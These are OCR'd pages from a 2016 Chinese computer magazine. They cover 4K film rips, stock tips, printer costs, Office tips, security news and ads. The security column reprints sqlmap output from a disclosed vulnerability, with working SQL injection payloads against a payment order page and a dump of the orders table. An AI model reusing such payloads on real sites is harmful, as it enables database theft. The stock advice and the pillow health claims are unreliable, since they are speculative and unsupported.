《X 战警:逆转未来》从它的片源名称来看是正儿八经的 4K 蓝光电影,不但使用了 10bit 的 HEVC 编码,容量较小,同时还内置了一条 DTS5.1 音轨。画质方面不过不失,在 4K 电视机上看起来比较不错,从容量和码率来看,基本上也就是未来蓝光电影的一个模板了。稍微值得注意的是,这部片子应该是从韩国流出,视频自带韩文硬字幕,即使有中英文字幕下载,也没法挡住韩文字幕,观影感受不是那么愉快。

大力神

视频全称:Hercules.2014.2160p.3D.BluRay.Half-SBS.x264.DTS-HD.MA.7.1-RARBG
视频容量:20.55GB
编码方式:H.264
最大码率:25Mbps
特别备注:4K+3D

《大力神》这部电影无疑是垃圾,但把这部视频拿来做 4K 测试还是可以的,因为它支持 3D,所以用户可以试试 4K+3D 是个什么样的体验。有趣的是这部视频居然还是用 DTS-HD 来制作音效,接上功放和多声道喇叭,声音效果相当震撼。当然画质方面这部视频就相当平淡了,不到 21GB 的容量,25Mbps 的码率,还是用 H.264,所以除了分辨率管够,也别想它有多牛×的画质了。

狂怒

视频全称:Fury.2014.2160p.WEB-DL.3xRus.Ukr.Eng.TrollUHD-ULTRAHDCLUB
视频容量:116GB
编码方式:H.265
最大码率:124Mbps
特别备注:超高码率,音轨较多

战斗民族就是强悍,《狂怒》这部电影的 4K 版本又是俄罗斯流出,关键在于用 WEB-DL 以及 H.265 的编码方式,码率居然还能做到 124Mbps,真是夸张……这部 4K 电影的容量也达到了 116GB,是目前可见的 4K 电影中容量之最。这么高的码率直接带来两个结果:一是画质的确不错,细节相当出众;二是对硬件解码能力要求高,大多数 2016 年前的盒子歇菜,用百兆有线局域网看也不行,只能用千兆有线以及 802.11ac。

被解救的姜戈

视频全称:Django Unchained (2012) UHD 4K Upscaled x264 AC3 Soup
视频容量:14.8GB
编码方式:H.264
最大码率:12.8Mbps
特别备注:数字插值 4K

又一部数字插值到 4K 的优秀电影,这个小组出品的几部 4K 电影,基本都是将分辨率插值到 4K 然后再制作出来,不过画质效果还不算差,不同的压制小组在技术上的确也有区别……片子码率低,容量小,除了分辨率外,其实和 1080P 的版本差异不是很大,不考虑分辨率的话,其实蓝光原盘的版本在画质上应该更有优势。

卧虎藏龙2

视频全称:Crouching Tiger Hidden Dragon Sword of Destiny 2016 2160p Netflix WEBRip DD5.1 x264-TrollUHD
视频容量:29.71GB
编码方式:H.264
最大码率:40.9Mbps
特别备注:Netflix 网络播放抓取

《卧虎藏龙 2》按道理说应该有 4K 蓝光版,不过这个版本并不是 4K 蓝光版,而是 Netflix 在网络上播放 4K《卧虎藏龙 2》时被人抓下来的。整体画质不错,风景和暗部细节看起来都可圈可点,这也是目前各个《卧虎藏龙 2》高清版中最好的一个版本,无论是 PT 还是迅雷都能完整下载。不过没有国语配音,全程清朝人讲英文看着略诡异……

其他部分

除了以上介绍的 4K 视频,目前市面上至少还有 10 部 4K 完整电影视频以及数不清的 4K 演示视频。抛开演示视频,这里简单再为大家介绍两类 4K 电影视频。

一类是美国好莱坞的 3D 动画大片,比如《丁丁历险记》《疯狂原始人》《勇敢传说》以及《驯龙高手》,这些 4K 电影都能下载到,它们共同的特点是容量小,往往不到 6GB,码率也很小,基本在 7Mbps 以下,采用 H.265 编码。画质还算不错,播放也轻松。

另一类则是国内电影的 4K 视频,比如《老炮儿》《十月初五的月光》等,这个则要看这些片子在国内的网络平台上是否有 4K 版本播出,如有基本都会被国人以 WEB-DL 的模式截取。只不过这类片子画质一般,容量一般很小,采用 H.264 编码,码率也不到 10Mbps,也就看个分辨率而已。

责编:陈邓新 组版:李成刚 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_newtech@vip.sina.com

理财之家 欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

寻找特斯拉中国供应商

4月1日,特斯拉正式发布了Model 3,裸车售价为3.5万美元,仅一周Model 3的预订量已经达到了32.5万台,而2015年全年特斯拉才卖5.05万台,这个预订量意味着特斯拉的业绩将会大爆发,那些供应商也会跟着吃肉。问题来了,特斯拉产业链中有哪些产品来自中国供应商呢?

股票代码	公司名称	股价(元)	备注
300134	大富科技	25.89	均胜电子为特斯拉提供电池管理系统传感器及相关零部件
600699	均胜电子	37.41	
600390	金瑞科技	停牌	
000887	中鼎股份	23.22	

值得关注的特斯拉概念股

上市公司中有不少公司被冠以特斯拉概念股,其实大多名不副实,当前直接成为特斯拉中国供应商的只有大富科技和均胜电子,间接供应商有中鼎股份、金瑞科技和格林美,当然还有正在商谈的准供应商,例如长信科技等。那这些公司怎么选呢?

我们比较看好的是均胜电子,该公司靠做汽车内饰功能件起家,例如车内门把手、空调出风口等。2012年公司购买德国普瑞才开始汽车电子业务——普瑞是欧洲汽车电子龙头,主要供应大众、宝马等车企,后又收购德国QuinGmbh,QuinGmbh以方向盘、中控台等高端内饰业务为主,直接客户包括奔驰、宝马、宾利、保时捷等高端车企,最近收购美国KSS进军汽车安全(KSS拥有主被动安全技术整合能力,具有专利近千项,这个是亮点)、收购美国TS道恩公司进入车载信息系统业务。可见,均胜电子在汽车领域一直在深耕,因此才被特斯拉选中为其提供电池管理系统传感器及相关零部件——既有特斯拉概念,也有智能汽车概念,可以长期炒作,是资金比较青睐的对象。

间接供应商中,中鼎股份值得关注,公司参股上海挚达10%,共建充电桩,算是特斯拉中国充电服务商,再加上之前收购的德国KACO公司生产的高端密封件,被特斯拉纳入采购体系,噱头也十足,不过这种适合短线。

需要注意的是,特斯拉的隐性概念股还有锂矿股,因为电动车销量暴涨,一定会导致碳酸锂的需求暴涨,随之价格也暴涨,国内生产碳酸锂的公司会从中受益,例如天齐锂业、赣锋锂业等。看看天齐锂业的第一季度的业绩,暴涨8倍多,完全是卖方市场,你就知道该怎么做了。

本文仅代表个人观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。理财之家QQ群:329789299。

P2P曝光台

P2P投资良莠不齐,建议大家投资相对保障力、续航力更强的红岭创投、陆金所,不要碰来历不明的平台。下面是近期出问题的P2P平台,数据来自网贷之家。

平台名称	注册资本(万元)	注册地区	问题类型
贷贷好	5000	广东	停业
我投点	10000	北京	跑路
盛开网	1000	广东	停业
金融街	1000	黑龙江	停业
悦投融	1000	广东	停业

零钱理财排行榜

手中有点零钱,可放到宝宝类理财产品赚点饮料钱、午饭钱,哪些宝宝类理财产品收益比较高呢?看看我们的一周零钱理财排行榜,数据来自新浪财经。

名称	对接基金	万份收益(%)	七日年化(%)
百度百赚利...	嘉实活期宝...	0.5897	6.335
天天理财宝	富国天时货...	0.6380	3.993
微钱宝	华安日日鑫...	0.7332	3.489
佣金宝	国金金腾通...	0.7302	3.470
天添宝	中加货币A	0.8861	3.295
和聚宝	汇添富和聚...	0.8193	3.090
中信银行薪...	嘉实薪金宝...	0.6487	3.010
掌柜钱包	兴全添利宝...	0.7559	2.963
增值宝	建信货币	0.7817	2.952

财富Q&A 在理财过程中,我们需要不断交流才可以不断提高,让我们一起来共同成长吧!

收购中华网未引发资金共鸣

@三叠螺岩:莱茵体育将以不低于1.5亿元的价格收购中华网,这个消息对股价怎么一点刺激都没有?中华网好歹也是有影响力的网站呀!好郁闷!

@董师傅:莱茵体育原名莱茵置业,是一家长期从事地产开发的企业,去年7月更名正式进入体育市场,涨得不错,如今又收购中国国际广播电台旗下的中华网,让人摸不着头脑。要知道中华网算是一个综合网站,其军事论坛是比较强的,而不是体育领域。所以这个收购没有引发资金的共鸣。

苏宁云商线上收入同比增长78.30%

@逆流舟:看了苏宁云商的年报,2015年全年营业总收入为1355.48亿元,同比2014年的1089.25亿元,增长24.44%,这是公司自2011年后,首次收入增长突破20%,线上自营收入402.93亿元,同比2014年的225.99亿元增长78.30%,非常靓丽哟!董师傅怎么看苏宁云商的年报?

@董师傅:苏宁云商采取低价策略硬拼京东,到了第四季度综合毛利率降低到11.38%,如此才取得不错的线上销售业绩,可以说2015年苏宁已经学会了京东的招式,低价、炒作齐上阵,但要打败京东仅仅模仿是不够的,还需要后续创新,这个短期还看不到。不过可喜的是存货周转天数为44天,同比2014年的63天,下降了30.52%,这说明了公司的存货周转效率提升了30%,公司的资金周转更有效率,卖货卖得更快,资金回笼更快。作为A股市场上正宗的电商股,还是值得长期追踪的。

债转股是利好

@经历即财富:新浪微博和雪球上对债转股的讨论如火如荼,大家的观点两极分化,有大V说是大利空,有大V说是大利好,理由听上去都非常正确,问题是两个矛盾的观点怎么可能同时正确。这个到底是利空还是利好?

@董师傅:换个角度来看,历史上的债转股成功没有。看看1999年中国成立四大资产管理公司进行债转股、再看看日本波兰等国家的经验,你会发现基本上都是成功的,可见这个方法是可行的,在国际上这也是一个比较常见的方法。对于债转股企业,负债率大幅下降,企业盈利快速回升,困局得以缓解;对于银行,不良贷款率下降,资产质量明显提升。随着时间的推移,问题就会慢慢解决,中国的四大资产管理公司最后还是盈利的。因此,个人认为这个是利好,只要中国经济保持中高速增长,那么当前的困难就可以通过债转股的方法解决。

外管局概念股也是一阵风

@高天上流云:随着年报的披露,国家外汇管理局旗下公司三大投资平台购买股票的事情浮出水面,一些股票随之大涨,例如中信重工连续涨停,南京高科、洪都航空被游资疯狂抢筹,但持续性感觉并不强,这是怎么回事?

@董师傅:是不是像去年8月热炒证金持股的情景,后面是什么情况大家都知道,王的女人炒了不到一个月就偃旗息鼓了,这次聪明太多了,赚了钱就跑,于是行情的热度和持续度就差了些。老实说,外管局持有股票的确出乎意料,他们的身份并不是参与直接救市,很可能是承接了国家队在救市期间买入的股票,这样证金公司就有流动资金了,可以还向商业银行借得的短期贷款了。

捕捉拉升形态股票

@Darkfor:董师傅,你知道怎么捕捉拉升形态股票吗?我也知道长线投资的好处,但太枯燥了、太无聊了,还是暴涨暴跌来得爽!

@董师傅:看来你是喜欢刺激的人,只要有心理承受能力就好。至于你说的捕捉拉升形态股票就是追涨嘛,技巧是有一些的。例如一阳吞三阴(一天的涨幅超过三天前的高点),在上涨到一个平台后,股票进行横盘整理,突然出现一阳吞三阴,往往是上涨的前兆。此外,股票价格连续砸低后,主力重新吸筹,一般会努力控制股票价格在一个固定的区域来回震荡,并形成一个波段高低运行区域,盘中短线资金自以为找到主力破绽,于是加强高抛低吸,突然有一天股价冲过箱体继续上行,此时就可以参与,后续暴涨的机会大。

科大讯飞试水智能教育

@鹰无敌:科大讯飞发布公告要收购一家教育信息化软件公司,我查了一下该公司连续4年北京市场占有率第一,去年实现了北京市16个区县的全部覆盖,但公司并不大,这是要干什么?

@董师傅:公司是北京区域的公司,的确不大,但行业是非常热门的教育行业,再加上科大讯飞自身的智能语音优势,那么双方的合作就是智能教育了——科大讯飞的语音识别、语音合成、图像识别等技术将整合到数字校园的基础操作系统中;科大讯飞的用户行为分析、商业智能可视化分析等大数据分析能力也可以延伸到教育行业。数字校园是当前的大趋势,如果插上智能语音的翅膀,那想象空间就大了,这次收购利好科大讯飞,可以长期追踪该股票。

外设

论道彩激之

同为惠普品牌,同价位比,激打成本无优势

@李剑锋

	HP LaserJet Pro cp1025彩激	HP Officejet Pro 8100彩喷
参考售价	1759元	1599元
耗材型号	CE314A(硒鼓) CE310A/311A/312A/313A(碳粉)	惠普950XL黑色墨盒 惠普951XL黑色墨盒
耗材价格/打印页数	604元/6000页(成像鼓) 323元/1200页(黑色) 395×3元/1000页(彩色)	229元/2300页(黑色) 189元×3/1500页(彩色)
单页打印成本（不含打印纸)黑白/彩色	0.269元/页(碳粉)+0.101元(硒鼓)/1.185元/页(碳粉)+0.404元(硒鼓)	0.100元/页/0.378元
以打印十万页计(黑白、彩色按2:1的比例打印)	77633元+1759元	19267元+1599元
打印速度(黑白/彩色)	17ppm/4ppm	20ppm/16ppm
附加功能	云打印	双面打印,云打印

在上周，我们进行了一个有趣的对比,以入门级的富士施乐激打CP105B对比了入门级的彩喷惠普DeskJet 1111，在黑白打印成本上，前者比后者要低不少。

这引来了不少读者来信，询问彩激是不是优势明显。我们的答案是:未必。上次的对比是“两种入门级的较量”。前者一千多元,后者两百元出头。

如果把价格拉平，会出现什么情况呢?下面以入门级彩激HP LaserJet Pro cp1025(以下简称1025)与其价格接近的彩喷HP Officejet Pro 8100（以下简称8100)为例,来看看彩激打印成本到底几何。

由于1025采用了鼓粉分离式结构，因此其耗材除了碳粉之外，还需要使用独立的成像鼓，所以在计算时需要增加硒鼓使用成本。同时1025使用四次成像技术,因此在打印一张彩色图片时,硒鼓必须曝光成像四次，相当于硒鼓使用四次，这样彩色打印的硒鼓成本也就随之暴增。

在计入硒鼓成本后,1025原本就高的打印成本变得更加难看,0.37元的黑白打印成本,几乎是8100的四倍,而1.6元的彩色打印成本,也是8100的四倍多。这样的单页成本差异，令1025在全寿命十万页、黑白/彩色文稿2:1时,整机使用成本高出了近6万元。当然,喷打在使用中,由于喷头清洗、分辨率提升增加墨水使用量等因素存在，让其实际使用成本会有所提升，但这些因素对于打印成本的影响,不会超过50%,即便考虑这一因素,8100的打印成本依旧比1025低5万元,也就是说,在本次较量中,中档的彩色喷墨打印机反而占据了优势。

结论：激打喷墨，并无明显成本优劣,认清产品定位是关键


因此,激打和喷墨,谁的打印成本更低,谁的更高,我们不能简单定论,这不仅和设备有关系(不同品牌,不同设计,不同价位),更和打印量密不可分。而且,两者的打印效果也截然不同。中低价位的激打的黑白打印速度快,效果好,而彩色打印则只能达到“演示文档级别”;喷墨打印黑白的速度相对较慢，且存在色彩浸润等问题，但彩色照片打印则相对出色。

下期预告：我们会详细介绍贵的彩激比入门级彩激好在哪里。

Office 2016

多标签页浏览仍需靠插件

@俞木发



使用过火狐、360浏览器等的朋友都知道，它们均使用多标签页面的浏览方式，这样在打开多个页面的时候可以很方便地切换页面，但是Office没有这个功能,即使是Office 2016仍然使用独立窗口的模式浏览，不过借助Office Tab（目前支持Word、Excel、PowerPoint）即可让Office 2016实现多标签的浏览。

以Excel 2016为例，安装完Office Tab后插件自动添加一个名为“办公标签”的新按钮,如果要在一个Excel窗口打开多个文档,只要点击该按钮,然后打开新的文件即可，新打开的文件会在当前文档后面添加一个新的标签选项卡。

董师傅点评:这个插件对财务用处更大,他们经常需要在Excel打开多个工作表,寻找不同的数据，来回切换就需要一个方便的解决之道。

文秘

逆序打印不用手动翻页

@伊莎贝拉雷


如果碰到页数较多的Word文档,例如数百页的标书,打印出来后需要按照从后往前的顺序排列好,你会怎么做？将它们按正常顺序打印出来后,再手工将所有的页逆序整理一遍吗？此时,我们可以通过逆序打印解决这个问题,以Word 2007为例,在打印预览界面,点击“打印机属性”,在弹出的对话框中切换到“高级”选项卡，将最后一项页序设置为“从后到前”,然后点击“确定”按钮保存设置即可。

董师傅点评:需要注意的是,一些老旧低端打印机不支持逆序打印哟!

WPS 2016

如何将文档转换为PDF

@老腊肉派



商业领域中大量使用PDF文档,例如研究报告、行业分析、公司财报等,对WPS使用者来说,怎么快速将文本转化为PDF文档呢？方法如下:在WPS2016中,点击左上角的“WPS文字”按钮,选择“另存为”→“输出为PDF格式”即可。

董师傅点评: Office 2007及以上版本也是用同样的方法生成PDF文档。此外,WPS和Office虽然都支持输出PDF格式文档，但无法打开PDF文件,打开PDF需要使用PDF阅读器,例如福昕阅读器等。

财会

Excel批量创建文件夹

@云水凌峰

由于工作需要，经常要创建一些新员工的文件夹，一个一个创建非常麻烦，其实可以通过Excel来批量创建文件夹。首先打开Excel(2003/2007)创建一个新的工作表，在表格中的A 列输入“md ”(后面有个空格),B列输入要创建的文件夹的路径,C列输入文件夹的名称，这里可以通过手动或者复制粘贴来输入人名,在D 列输入“=A1&B1&C1”,再拉单元格右下角的锚点,使其下面的表格自动填充,最后创建一个文本文件,把D列的内容复制到文本文件里,并把文件的后缀名由“txt”改成“bat”,改好后双击这个文件就可以完成文件夹的批量创建了。

董师傅点评:也可以借助Text2Folders之类的软件搞定。

自动识别数字进行累加

@溜月红鱼

新单位有许多Excel(2003/2007)文件需要统计,仔细看了一下,基本上一个部门一个格式，也不知道以前的人怎么协调的……于是麻烦来了，没有统一的格式,要汇总就很恼火,例如单元格里面有的是文字,有的是数字,有的文字数字混在一起，不知道怎么提权数字进行累加!经过摸索,发现通过宏功能可以解决问题。自定义一个函数CountNums，并赋予它提取数字并累加的功能，核心代码如下所示:

```
Function CountNums (rng As Range)
    Dim X as integer
    For X = 1 To VBA.Len(rng)
    '将单元格中的数字取出后累加
    If Mid (rng, X, 1) Like "[0-9]" Then
    CountNums = CountNums + Val (Mid(rng, X, Len(rng)))
    X =X + Len(Evaluate(Val(Mid (rng, X, Len(rng)))))
```

董师傅点评:在“工具”→“宏”中启动宏功能。

教师

为PPT制作落叶特效

@山石水寿

在制作语文PPT课件时，要为古诗添加动画效果，我选择的是落叶特效，很受学生的喜欢,下面分享自己的制作心得。

启动PPT2007,完成内容制作,然后点击“插入”选项卡,再点击“图片”按钮,将PNG格式的树叶图片导入PPT中。之后,选中树叶图片,点击“动画”选项卡中的“自定义动画”按钮,在弹出的窗口中点击“添加效果”按钮,选择“动作路径→绘制自定义路径→任意多边形” 并在幻灯片的预览窗口中画出一条轨迹线,为该树叶图片添加一个任意多边形的动画特效,再在“自定义动画”面板中将“开始”参数修改为“之前”,速度参数修改为“慢速”即可。

最后选中树叶图片，点击“添加效果”按钮,选择“强调→陀螺旋”,为选中的树叶图片添加一个陀螺旋动画特效并将“开始”参数修改为“之前”,“速度”参数修改为“2.5秒”即可。后续添加多个树叶,就可以参考上面的方法了。

董师傅点评:欢迎大家加入董师傅的QQ群:329789299,暗号:陈邓新。

互动专区

悬赏榜

@听海yueh: 用if嵌套公式太长嵌套太多,有没有别的公式可以替代?

@轻舟泛月2010: 可以用LOOKUP来解决,更方便一些。

下期互动问题:VLOOKUP如果判断的值是LEFT推算出来的,应该如何用组合公式?

如果你知道答案，在新浪微博中@董师傅的小技巧，我们将从回答正确的读者朋友中抽取一名幸运者给予现金奖励!

请关注董师傅微博

责编:陈邓新 组版:李成刚 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_newtech@vip.sina.com

保卫钱包

病毒、钓鱼网站、P2P投资陷阱等针对网友钱包的恶意攻击层出不穷,且时不时换个花样忽悠。本栏目专门扒皮,教大家保卫自己的钱包!微博求助:http://weibo.com/cdx1983。

好奇害死猫 乱点要赔钱

非常具有诱惑性的带毒短信

近日,网民"四月岸斐"碰到一件奇怪的事情:手机收到一条莫名其妙的短信,内容是"×××你自个看这段录像,真没想到你家那位是这样的人……"当时她大吃一惊,以为她老公做了什么不好的事情,于是点击了短信末尾的链接想看视频,但是却引来手机病毒,随后手机病毒会监控支付宝、网银的进程,一旦发现它们启动就会伺机窃取密码,就这样"四月岸斐"网银的钱被黑客拿去给他人充话费了。

类似的吐槽这段时间在社交网站上大量出现,不少受害者明明发短信的人都不认识,且电话号码不是联通、移动的,还是选择相信;明明怀疑短信的真实性,但就是忍不住点击链接;明明已经察觉了下载的东西不是视频,就是没有立即用手机安全软件查毒。

@董师傅: 只要遇到带有链接的短信就应该小心谨慎了,不要轻易点击短信中的链接,除非是熟人发来的。此外,一些伪基站发送的短信,号码跟官方是一模一样的,所以此类短信的链接最好也不要点击。董师傅碰到这些短信,都是随手发给12321举报中心举报的。

@nomogou: 看链接最后三个字母ben,不就是"笨"吗?谁点链接谁笨!

@亚瑟日记: 这个太坑,吃准了女人的恐慌心理。

安全预警

每天都有新的安全威胁产生,每天都有电脑遭受攻击,每天我们都收到很多安全求助信。我们将从这些求助信息中挑选出具有代表性的进行深入的分析和讨论,给出具有通用性质的解决方案。微博求助:http://weibo.com/cdx1983。

某应用市场 订单数据库泄露

```
sqlmap identified the following injection points with a tot
sts:
---
Place: GET
Parameter: orderId
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: orderId=16032722261270000022' AND 3359=3359 AN

    Type: UNION query
    Title: MySQL UNION query (NULL) - 23 columns
    Payload: orderId=-3609' UNION ALL SELECT NULL,NULL,NULL
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a787671,0x61
71707a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[22:58:06] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5
Database: pay
+-------------+---------+
| Table       | Entries |
+-------------+---------+
| p_pay_order | 4790461 |
+-------------+---------+
```

数据库中有500万个订单

对任何网站来说,订单数据库都是最隐私的了,如果这个数据库泄露……近日,乌云网公开了某知名Android应用市场订单数据库泄露事件,如果黑客获得了这些数据,就可以有针对性地进行钓鱼攻击。

技术分析

白帽子 风之传说: 在某知名Android应用市场的pay订单页面http://pay.****.com/web/recharge -result? orderId = 16032722261270000022,进行SQL注入,核心代码如下:

Type: UNION query

Title: MySQL UNION query (NULL) - 23 columns

Payload: orderId=-3609' UNION ALL SELECT NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,CONCAT (0x716a787671,0x61784e617a424d615077,0x71707a7171), NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#

命令运行后再进行一番探索,就可以看到网站的订单数据库,里面是众测手机的订单、金币的订单,获得数据库后就可以进行恶意攻击,例如欺骗用户幸运地被抽中参与大众测试手机,需要先交一定的保证金。

读者点评

@淮芜居: 数据库不关心,就想问问能不能免费充金币?

@太阳底下看烟花: 这个应用市场之前有很多童鞋提交了漏洞,只不过SQL注入漏洞较少,还是喜欢SQL注入这种有暴力感的攻击方式。

安全锦囊之 网游防盗号五条军规

@笑谈尘事

玩网游,要时时面对盗号病毒的威胁。如何防范盗号病毒呢?记住以下五条军规即可:

第一,要定期给电脑打补丁。系统漏洞补丁一般每个月更新一次,软件漏洞补丁则没有规律,我们建议网游玩家每周检测电脑一次,看看有无需要更新的安全补丁。如果电脑中没有可以利用的漏洞,网页木马是无法激活的。

第二,不要访问色情网站。很多色情网站提供免费的色情资源,访问者在浏览或者下载这些资源时不知不觉就中病毒了,而这些网站中的病毒,绝大部分都是各种盗号病毒。如果不去这类网站,就可以降低中毒的风险。

第三,除了安装杀毒软件之外,还应该安装一些安全辅助工具,例如网页木马拦截工具、查杀木马的工具等。

第四,游戏的重要资料,例如账号、密码、密保卡等保存在电脑中,如果怕记不住,可以记在手机中。

第五,如果有条件,可以使用硬件防盗设备,硬件防盗设备会根据运算规则产生随机数,而这个随机数在游戏运营商的服务器上也有记录,如果双方的数值是吻合的就允许登录。

黑客动态

被300万美元悬赏的黑客

在黑客的世界,不少人"扬名"全球都是依靠FBI的悬赏通告,现在谁的悬赏最高呢?

那就是Evgeniy Mikhailovich ·Bogachev(他的网名是"lucky12345"、"slavik"以及"Pollingsoon"),被悬赏300万美元。他是GameOver网银木马的开发者。

在入侵过程中,Bogachev扮演指挥者的角色,其他参与攻击的人负责散布垃圾邮件和钓鱼邮件(其中包含恶意链接),一旦木马成功潜伏到用户的个人电脑中,他就可以获取到用户的密码资料、个人身份信息,甚至浏览用户的电子邮件记录等个人隐私,有了这些资料,就能顺利登录网银,窃取用户的钱。

点评: GameOver网银木马是大名鼎鼎的宙斯网银木马的变种,它比宙斯网银木马更恶毒的是,不能盗号也没有关系,变成黑客的"苦工"吧。黑客通过GameOver网银木马控制了100万台电脑,然后发起DDoS攻击使得一些银行服务器瘫痪,导致超过1亿美元的经济损失。

黑客入侵水厂窜改化合物参数

近日,一起黑客入侵事件震惊了全球。有黑客入侵了一家自来水公司的水处理中心。该中心的系统与外网相连,这样做的目的是方便公司客户来查看每月的用水情况以及支付他们的账单,可这个系统漏洞百出,黑客远程入侵后不但窃取了250万份用户数据,还试图窜改化合物参数扰乱正常的清洁水处理,所幸水厂员工发现水过滤参数不对,才阻止了黑客进一步的破坏。

点评: 该公司内部网络与外网是互通的,这是怎么考虑的?这种敏感的场合应该要物理隔断吧!说实话如果黑客行动再缜密一些,提前关闭或修改"化合物异常检测参数"后再修改处理水中化合物参数的话,后果将是大规模危害人体健康。

漏洞挖掘

登录他人搜狐账户漏洞

漏洞类型: 验证绕过

危害等级: 高

漏洞状态: 厂商已经确认并修改

技术点评: 这个漏洞会导致黑客通过间接方式登录他人搜狐账户,关键在于搜狐账户要对一些第三方应用授权。

截获支付宝支付密码漏洞

漏洞类型: 逻辑缺陷

危害等级: 高

漏洞状态: 厂商已经确认并修改

技术点评: 支付宝的安全键盘存在缺陷,可以被插件启动特定服务从而窃取支付宝支付密码。

破解12306通信加密漏洞

漏洞类型: 非授权访问

危害等级: 高

漏洞状态: 厂商已经确认并修改

技术点评: 这个漏洞可以让黑客远程截取12306 APP的通信内容,可以破解用户名、密码等个人隐私。

近期高危网站Top5

网址	危害
wep.cbctaq.com	仿冒网银网站
dnf159.com	游戏钓鱼网站
www.5283dnf.com	游戏钓鱼网站
www.l**n.net	非法交易网站
gongnua.com	售假商品网站

与你一起找寻优质生活

电脑报生活馆 dnbbook.taobao.com

扫一扫 直达店铺

电脑报为读者谋福利的泰国素万乳胶枕猴赛雷,用户反馈都猴嗨森。

泰国正品素万乳胶枕

SUvarn(素万) SP1 高低按摩枕

产品特性:
专为保护颈椎而设计
舒缓颈部疼痛,改善失眠多梦
温馨提示,首次使用该型号请先适应睡偏低侧
有弹性和耐久性
原料:泰国 100%天然乳胶
乳胶密度:65D
透气性:高
枕套为德国百分百纯棉配有皇家手工刺绣(有拉链可拆洗)
尺寸:62×37×10/12(cm)

由于某种限制,乳胶枕详情只能在电脑报官网上展示,购买在淘宝上完成。保证正品,读者请放心购买!

产品详情请见 http://go.icpcw.com/rjz.htm

乳胶枕头的好处:

1.100%纯天然乳胶制品,自然环保,无毒。
2.乳胶枕散发的淡淡清香,防螨抗菌,抗过敏。
3.乳胶枕头能有效改进颈椎,腰椎和降血压。
4.乳胶枕头可以有效减少打鼾,适合哮喘病患者。
5.蜂窝状结构,具有良好的透气性,快速散发人体产生的热量。
6.经高科技科学配方一次成型,经久耐用,使用年限长达 10-15 年。

SVH1 泰式美容榴莲枕

专为保护颈椎和肩膀而设计
有弹性和耐久性
按摩珠促进脸部和肩膀的血液循环
提高睡眠质量
原料:泰国 100%天然乳胶
乳胶密度:60D
透气性:高
枕套为德国百分百纯棉配有皇家手工刺绣(有拉链可拆洗)
尺寸:60×37×12(cm)

SVK1 儿童少年高低枕

专为保护儿童颈而设计(4-12 岁)
保护青少年颈椎,提高睡眠质量
有弹性和耐久性
纯棉枕套接触肌肤安全性高(有拉链可拆洗)
配有透气内套提高睡眠质量
乳胶密度:50D
透气性:高
尺寸:50×30×7(cm)

台湾金钻凤梨

姓名 金钻凤梨
美誉 赤道黄金果
故乡 中国台湾
体重 单个约重 2-2.5 斤
性格 除了甜还是甜
优点 无内刺,削皮即食,健胃消食好帮手
怪脾气 患有溃疡病、肾脏病,凝血功能障碍应禁食

泰国蜜柚

姓名 泰国蜜柚
美誉 热辣国度的密友
故乡 泰国
体重 单个重约 2 斤
性格 牙咬嘎嘣脆,柚汁 BIUBIUBIU
优点 健胃消食,理气化痰,降低血糖
怪脾气 脾胃虚寒不宜多食

静宁苹果

姓名 静宁苹果
美誉 果中圣品
故乡 甘肃静宁
体重 约 200 克
性格 酸甜多汁,软糯细腻
优点 色泽鲜艳,果面光滑

Cocoon背包

作为苹果官方推荐的 Cocoon Slim Backpack 背包其貌不扬,但这款获得红点设计奖项背包的秘诀全靠一块内置的收纳板。收纳板是 Cocoon 公司最为经典的设计,整个收纳板由一块 PE 塑料板和若干的松紧带构成,在背包中增加了这样一块收纳板,可以将所有的小物件有序且方便地收纳在一起,不仅让用户拿取更为方便,还能防止小物件之间的摩擦和碰伤。

(买就送价值 38 元的 GRID-IT 迷你弹性收纳板)

奥菲雅 天然清香衣物/衣橱卫士

瑞士原装进口,独特的芳香由多种花草精华高效混合而成,清新的香味柔和萦绕您的衣物,其中天然活性成分能有效保护衣物不受蛀虫侵害。纯天然无刺激,完美取代有毒的樟脑丸。

薰衣草、天然花香、珍贵木材香三种香味可选

责任编辑:陈平　组版:姚永福　责校:杨军
日期:2016.4.18　投稿邮箱:pcw_newtech@vip.sina.com

在玩机过程中,遇到任何问题都可以向董师傅咨询,欢迎来疲劳轰炸董师傅吧!咨询邮箱:pcw_newtech@vip.sina.com。电脑报交流群:249636978,暗号:电脑报粉丝。此外,大家还可以扫描右边的二维码,关注电脑报读者俱乐部微信订阅号,点击问问题频道进行在线提问,董师傅会尽量为大家排忧解难!

创业创新的大潮涌动,紧跟时代步伐,掌握财富脉搏,请扫码关注右方的“创富乐”(Beemoney321)微信订阅号,脑洞大开、创富方案、创富潮品、视角评论、产经营销、故事人物、商语杂谈等一网打尽!

移动互联

16GB版iPhone怎样自动清理空间

没有尾巴的狐狸: 至今还在用iPhone 5s,最大的苦恼倒不是硬件落后,而是16GB空间太小,使用一段时间就会提示剩余空间不足。明知道系统内有大量缓存垃圾,就是不知道怎么清理,一定要刷系统吗?

答:也不至于刷系统这么大动干戈,如果你已经升级到最新版本,有个方法介绍给你:打开iTunes Store并购买一部占用空间比较大的电影,大到你觉得它基本不可能下载到你的手机上,在弹出“因为存储空间不足无法下载此电影”的提示后,过一会儿再去系统设置中查看可用容量,就会发现突然变大。重复该操作,系统还会继续自动清理空间,删除的是那些没有必要保留的应用缓存文件,特别是社交应用。

如何快速完成苹果APP 退款

